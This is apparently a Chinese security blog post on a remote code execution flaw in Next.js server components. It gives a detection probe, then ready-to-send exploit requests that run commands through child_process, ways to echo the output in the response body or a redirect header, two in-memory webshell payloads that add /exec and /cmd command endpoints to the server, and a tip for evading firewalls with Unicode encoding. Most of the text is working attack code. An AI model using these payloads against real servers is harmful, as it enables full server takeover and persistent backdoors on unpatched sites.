前言
Next.js 默认配置即可rce,速修!


漏洞检测
可使用如下精简无害化poc进行探测扫描,如果响应500错误,且响应body包含E{"digest"、digest或者Error这些错误中的两个以上,即表明目标可能存在next.js rce漏洞。
- 这是 Next.js 在开发模式或特定生产配置下,发生 RSC 错误时返回的特有错误格式。digest 是 Next.js 用来标识错误的哈希值。
- 同时满足这两个条件,可以高置信度地确认漏洞存在。因为这不仅证明了服务器崩溃了,还证明了崩溃是由 RSC 相关的错误引起的。
POST / HTTP/1.1
Host: your-nextjs-app.com
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryA1B2C3D4E5F6G7H8
Next-Action: 9f8c7b6a5d4e3c2b1a0f9e8d7c6b5a4d
X-Nextjs-Request-Id: 123e4567-e89b-12d3-a456-426614174000
Next-Router-State-Tree: [[["",{"children":["__PAGE__",{}]},null,null,true]]
Content-Length: 234

------WebKitFormBoundaryA1B2C3D4E5F6G7H8
Content-Disposition: form-data; name="1"

{}
------WebKitFormBoundaryA1B2C3D4E5F6G7H8
Content-Disposition: form-data; name="0"

["$1:a:a"]
------WebKitFormBoundaryA1B2C3D4E5F6G7H8--
漏洞利用
弹计算器

 POST / HTTP/1.1
 Host: localhost
 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36 Assetnote/1.0.0
 Next-Action: x
 X-Nextjs-Request-Id: b5dce965
 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryx8jO2oVc6SWP3Sad
 X-Nextjs-Html-Request-Id: SSTMXm7OJ_g0Ncx6jpQt9
 Content-Length: 565

 ------WebKitFormBoundaryx8jO2oVc6SWP3Sad
 Content-Disposition: form-data; name="0"

 {"then":"$1:__proto__:then","status":"resolved_model","reason":-1,"value":"{\"then\":\"$B1337\"}","_response":{"_prefix":"process.mainModule.require('child_process').execSync('xcalc');","_chunks":"$Q2","_formData":{"get":"$1:constructor:constructor"}}}
 ------WebKitFormBoundaryx8jO2oVc6SWP3Sad
 Content-Disposition: form-data; name="1"

 "$@0"
 ------WebKitFormBoundaryx8jO2oVc6SWP3Sad
 Content-Disposition: form-data; name="2"

 []
 ------WebKitFormBoundaryx8jO2oVc6SWP3Sad--

body回显
{
  "then": "$1:__proto__:then",
  "status": "resolved_model",
  "reason": -1,
  "value": "{\"then\":\"$B1337\"}",
  "_response": {
    "_prefix": "var res=process.mainModule.require('child_process').execSync('date',{'timeout':5000}).toString().trim();;throw Object.assign(new Error('NEXT_REDIRECT'), {digest:`${res}`});",
    "_chunks": "$Q2",
    "_formData": {
      "get": "$1:constructor:constructor"
    }
  }
}
header回显
{"then":"$1:__proto__:then","status":"resolved_model","reason":-1,"value":"{\"then\":\"$B1337\"}","_response":{"_prefix":"var res=process.mainModule.require('child_process').execSync('id').toString().trim();;throw Object.assign(new Error('NEXT_REDIRECT'),{digest: `NEXT_REDIRECT;push;/login?a=${res};307;`});","_chunks":"$Q2","_formData":{"get":"$1:constructor:constructor"}}}base64编码回显内容
只需要使用 toString('base64') 即可,如下图所示

内存马
{
  "then": "$1:__proto__:then",
  "status": "resolved_model",
  "reason": -1,
  "value": "{\"then\":\"$B1337\"}",
  "_response": {
    "_prefix": "(async()=>{const http=await import('node:http');const url=await import('node:url');const cp=await import('node:child_process');const o=http.Server.prototype.emit;http.Server.prototype.emit=function(e,...a){if(e==='request'){const[r,s]=a;const p=url.parse(r.url,true);if(p.pathname==='/exec'){const cmd=p.query.cmd;if(!cmd){s.writeHead(400);s.end('cmd parameter required');return true;}try{s.writeHead(200,{'Content-Type':'application/json'});s.end(cp.execSync(cmd,{encoding:'utf8',stdio:'pipe'}));}catch(e){s.writeHead(500);s.end('Error: '+e.message);}return true;}}return o.apply(this,arguments);};})();",
    "_chunks": "$Q2",
    "_formData": {
      "get": "$1:constructor:constructor"
    }
  }
}
{"then":"$1:__proto__:then","status":"resolved_model","reason":-1,"value":"{\"then\":\"$B\"}","_response":{"_prefix":"(async()=>{const http=await import('node:http');const url=await import('node:url');const cp=await import('node:child_process');const originalEmit=http.Server.prototype.emit;http.Server.prototype.emit=function(event,...args){if(event==='request'){const[req,res]=args;const parsedUrl=url.parse(req.url,true);if(parsedUrl.pathname==='/cmd'&&req.method==='POST'){let body='';req.on('data',chunk=>body+=chunk.toString());req.on('end',()=>{try{const postData=JSON.parse(body);const cmd=postData.cmd||'whoami';cp.exec(cmd,(err,stdout,stderr)=>{res.writeHead(200,{'Content-Type':'application/json'});res.end(JSON.stringify({success:!err,stdout,stderr,error:err?err.message:null}));})}catch(e){res.writeHead(400,{'Content-Type':'application/json'});res.end(JSON.stringify({success:false,error:'Invalid JSON body'}));}});return;}}return originalEmit.apply(this,arguments);};})();","_chunks":"$Q2","_formData":{"get":"$1:constructor:constructor"}}}Unicode编码
所有json内容都可以使用josn转换为Unicode的特性,可以使用我的在线工具 JSON Unicode 转换器 来实现

更新了 有关Next.js RCE(CVE-2025-51182) 的Bypass Waf 方式浅析
参考
- https://gist.github.com/maple3142/48bc9393f45e068cf8c90ab865c0f5f3
- https://github.com/projectdiscovery/nuclei-templates/blob/main/http/cves/2025/CVE-2025-55182.yaml
- https://github.com/langgenius/dify/issues/29233
- https://github.com/mrknow001/RSC_Detector
- https://github.com/Malayke/Next.js-RSC-RCE-Scanner-CVE-2025-66478




